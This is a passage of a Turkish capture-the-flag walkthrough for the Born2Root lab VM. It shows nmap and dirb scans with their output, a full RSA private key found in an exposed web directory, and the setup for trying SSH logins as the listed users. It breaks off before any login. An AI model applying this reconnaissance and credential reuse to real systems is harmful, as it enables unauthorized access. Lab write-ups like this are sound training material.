
BORN2ROOT WALKTHROUGH


İlk olarak hedef makineye karşı Nmap taraması yapalım.

```
nmap -sS -sV -sC -Pn 192.168.1.45
```



```
root@kali:~# nmap -sS -sV -sC -Pn 192.168.1.45
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-18 15:22 EST
Nmap scan report for 192.168.1.45 (192.168.1.45)
Host is up (0.00098s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 3d:6f:40:88:76:6a:1d:a1:fd:91:0f:dc:86:b7:81:13 (DSA)
|   2048 eb:29:c0:cb:eb:9a:0b:52:e7:9c:c4:a6:67:dc:33:e1 (RSA)
|   256 d4:02:99:b0:e7:7d:40:18:64:df:3b:28:5b:9e:f9:07 (ECDSA)
|_  256 e9:c4:0c:6d:4b:15:4a:58:4f:69:cd:df:13:76:32:4e (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
| http-robots.txt: 2 disallowed entries
|_/wordpress-blog /files
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title:  Secretsec Company
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          42163/udp6  status
|   100024  1          43630/udp   status
|   100024  1          45730/tcp   status
|_  100024  1          57525/tcp6  status
MAC Address: 08:00:27:ED:F5:5C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
root@kali:~# 
```

80 portunda http server çalışıyor. Çalışan web sayfasına bakalım.



Secretsec : A security company

Our Company

Secretsec is a company based in France who is installed into plenty country around the world (Albania,Greece,India,Japan,USA,China,Mexico).

We make your security our priority . Wanna be defended agaist Cyber Threats ? Call us at 052-452-990-054 .

Our Jobs

- Network and Computer Penetration Testing
- Attacks stopping
- Network Creator
- Secure operating-system installation

About Us

Martin N

Hadi M

Jimmy S


Contact Us

martin@secretsec.com

Sayfada Martin Hadi ve Jimmy kullanıcılarının olduğunu görüyoruz. Ssh ile bağlanırken bu kullanıcı isimlerini kullanabiliriz.


Dirb ile altdizinleri bulmaya çalışalım.

```
dirb http://192.168.1.45
```



```
root@kali:~# dirb http://192.168.1.45

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Nov 18 15:28:45 2024
URL_BASE: http://192.168.1.45/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.45/ ----
==> DIRECTORY: http://192.168.1.45/files/
==> DIRECTORY: http://192.168.1.45/icons/
+ http://192.168.1.45/index.html (CODE:200|SIZE:5651)
==> DIRECTORY: http://192.168.1.45/manual/
+ http://192.168.1.45/robots.txt (CODE:200|SIZE:57)
+ http://192.168.1.45/server-status (CODE:403|SIZE:300)

---- Entering directory: http://192.168.1.45/files/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.45/icons/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.45/manual/ ----
==> DIRECTORY: http://192.168.1.45/manual/da/
==> DIRECTORY: http://192.168.1.45/manual/de/
==> DIRECTORY: http://192.168.1.45/manual/en/
==> DIRECTORY: http://192.168.1.45/manual/es/
==> DIRECTORY: http://192.168.1.45/manual/fr/
==> DIRECTORY: http://192.168.1.45/manual/images/
+ http://192.168.1.45/manual/index.html (CODE:200|SIZE:626)
==> DIRECTORY: http://192.168.1.45/manual/ja/
==> DIRECTORY: http://192.168.1.45/manual/ko/
==> DIRECTORY: http://192.168.1.45/manual/style/
==> DIRECTORY: http://192.168.1.45/manual/tr/
==> DIRECTORY: http://192.168.1.45/manual/zh-cn/

---- Entering directory: http://192.168.1.45/manual/da/ ----
==> DIRECTORY: http://192.168.1.45/manual/da/developer/
==> DIRECTORY: http://192.168.1.45/manual/da/faq/
==> DIRECTORY: http://192.168.1.45/manual/da/howto/
+ http://192.168.1.45/manual/da/index.html (CODE:200|SIZE:9041)
==> DIRECTORY: http://192.168.1.45/manual/da/misc/
==> DIRECTORY: http://192.168.1.45/manual/da/mod/
==> DIRECTORY: http://192.168.1.45/manual/da/programs/
==> DIRECTORY: http://192.168.1.45/manual/da/ssl/
```


Bulunan diiznlerde /icons dizini altında ilginç dosyalar görüyoruz.



Index of /icons


Name	Last modified	Size	Description
Parent Directory		-	
README	2017-06-07 22:29	5.0K	
README.html	2017-06-07 22:29	35K	
VDSoyuAXiO.txt	2017-06-07 22:34	1.6K	
a.gif	2017-06-07 22:29	246	
a.png	2017-06-07 22:29	306	
alert.black.gif	2017-06-07 22:29	242	
alert.black.png	2017-06-07 22:29	293	
alert.red.gif	2017-06-07 22:29	247	
alert.red.png	2017-06-07 22:29	314	
apache_pb.gif	2017-06-07 22:29	4.4K	
apache_pb.png	2017-06-07 22:29	9.5K	
apache_pb.svg	2017-06-07 22:29	260K	
apache_pb2.gif	2017-06-07 22:29	4.1K	
apache_pb2.png	2017-06-07 22:29	10K	
back.gif	2017-06-07 22:29	216	
back.png	2017-06-07 22:29	308	
ball.gray.gif	2017-06-07 22:29	233	
ball.gray.png	2017-06-07 22:29	298	
ball.red.gif	2017-06-07 22:29	205	
ball.red.png	2017-06-07 22:29	289	
binary.gif	2017-06-07 22:29	246	
binary.png	2017-06-07 22:29	310	
binhex.gif	2017-06-07 22:29	246	
binhex.png	2017-06-07 22:29	319	

VDSoyuAXiO.txt adında ilginç bir dosya görüyoruz..




```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAoNgGGOyEpn/txphuS2pDA1i2nvRxn6s8DO58QcSsY+/Nm6wC
tprVUPb+fmkKvOf5ntACY7c/5fM4y83+UWPG0l90WrjdaTCPaGAHjEpZYKt0lEc0
FiQkXTvJS4faYHNah/mEvhldgTc59jeX4di0f660mJjF31SA9UgMLQReKd5GKtUx
5m+sQq6L+VyA2/6GD/T3qx35AT4argdk1NZ9ONmj1ZcIp0evVJvUul34zuJZ5mDv
DZuLRR6QpcMLJRGEFZ4qwkMZn7NavEmfX1Yka6mu9iwxkY6iT45YA1C4p7NEi5yI
/P6kDxMfCVELAUaU8fcPolkZ6xLdS6yyThZHHwIDAQABAoIBAAZ+clCTTA/E3n7E
LL/SvH3oGQd16xh9O2FyR4YIQMWQKwb7/OgOfEpWjpPf/dT+sK9eypnoDiZkmYhw
+rGii6Z2wCXhjN7wXPnj1qotXkpu4bgS3+F8+BLjlQ79ny2Busf+pQNf1syexDJS
sEkoDLGTBiubD3Ii4UoF7KfsozihdmQY5qud2c4iE0ioayo2m9XIDreJEB20Q5Ta
lV0G03unv/v7OK3g8dAQHrBR9MXuYiorcwxLAe+Gm1h4XanMKDYM5/jW4JO2ITAn
kPducC9chbM4NqB3ryNCD4YEgx8zWGDt0wjgyfnsF4fiYEI6tqAwWoB0tdqJFXAy
FlQJfYECgYEAz1bFCpGBCApF1k/oaQAyy5tir5NQpttCc0L2U1kiJWNmJSHk/tTX
4+ly0CBUzDkkedY1tVYK7TuH7/tOjh8M1BLa+g+Csb/OWLuMKmpoqyaejmoKkLnB
WVGkcdIulfsW7DWVMS/zA8ixJpt7bvY7Y142gkurxqjLMz5s/xT9geECgYEAxpfC
fGvogWRYUY07OLE/b7oMVOdBQsmlnaKVybuKf3RjeCYhbiRSzKz05NM/1Cqf359l
Wdznq4fkIvr6khliuj8GuCwv6wKn9+nViS18s1bG6Z5UJYSRJRpviCS+9BGShG1s
KOf1fAWNwRcn1UKtdQVvaLBX9kIwcmTBrl+e6P8CgYAtz24Zt6xaqmpjv6QKDxEq
C1rykAnx0+AKt3DVWYxB1oRrD+IYq85HfPzxHzOdK8LzaHDVb/1aDR0r2MqyfAnJ
kaDwPx0RSN++mzGM7ZXSuuWtcaCD+YbOxUsgGuBQIvodlnkwNPfsjhsV/KR5D85v
VhGVGEML0Z+T4ucSNQEOAQKBgQCHedfvUR3Xx0CIwbP4xNHlwiHPecMHcNBObS+J
4ypkMF37BOghXx4tCoA16fbNIhbWUsKtPwm79oQnaNeu+ypiq8RFt78orzMu6JIH
dsRvA2/Gx3/X6Eur6BDV61to3OP6+zqh3TuWU6OUadt+nHIANqj93e7jy9uI7jtC
XXDmuQKBgHZAE6GTq47k4sbFbWqldS79yhjjLloj0VUhValZyAP6XV8JTiAg9CYR
2o1pyGm7j7wfhIZNBP/wwJSC2/NLV6rQeH7Zj8nFv69RcRX56LrQZjFAWWsa/C43
rlJ7dOFH7OFQbGp51ub88M1VOiXR6/fU8OMOkXfi1KkETj/xp6t+
-----END RSA PRIVATE KEY-----
```

Dosya içerisinde ssh private key buluyoruz. Bu key ile ssh servisine parola kullanmadan giriş yapabiliriz. Bu key'i id_rsa adında bir dosyaya kaydedelim.



```
root@kali:~# ls
Desktop  Documents  Downloads  drupwn  id_rsa  Music  Pictures  Public  Templates  user.txt  Videos
root@kali:~# chmod 600 id_rsa
root@kali:~# 
```

Kaydettiğimiz is_rsa dosyasını kullanabilmek için yetkilerini 600 olarak ayarladık. Şimdi bu dosya ile ssh servisine giriş yapabiliriz. Martin Jimmy Hadi kullanıcılarından herhangi birine ait olabilir bu yüzden kullanıcıların hepsine karşı bu dosya ile giriş yapmayı deneyebiliriz.

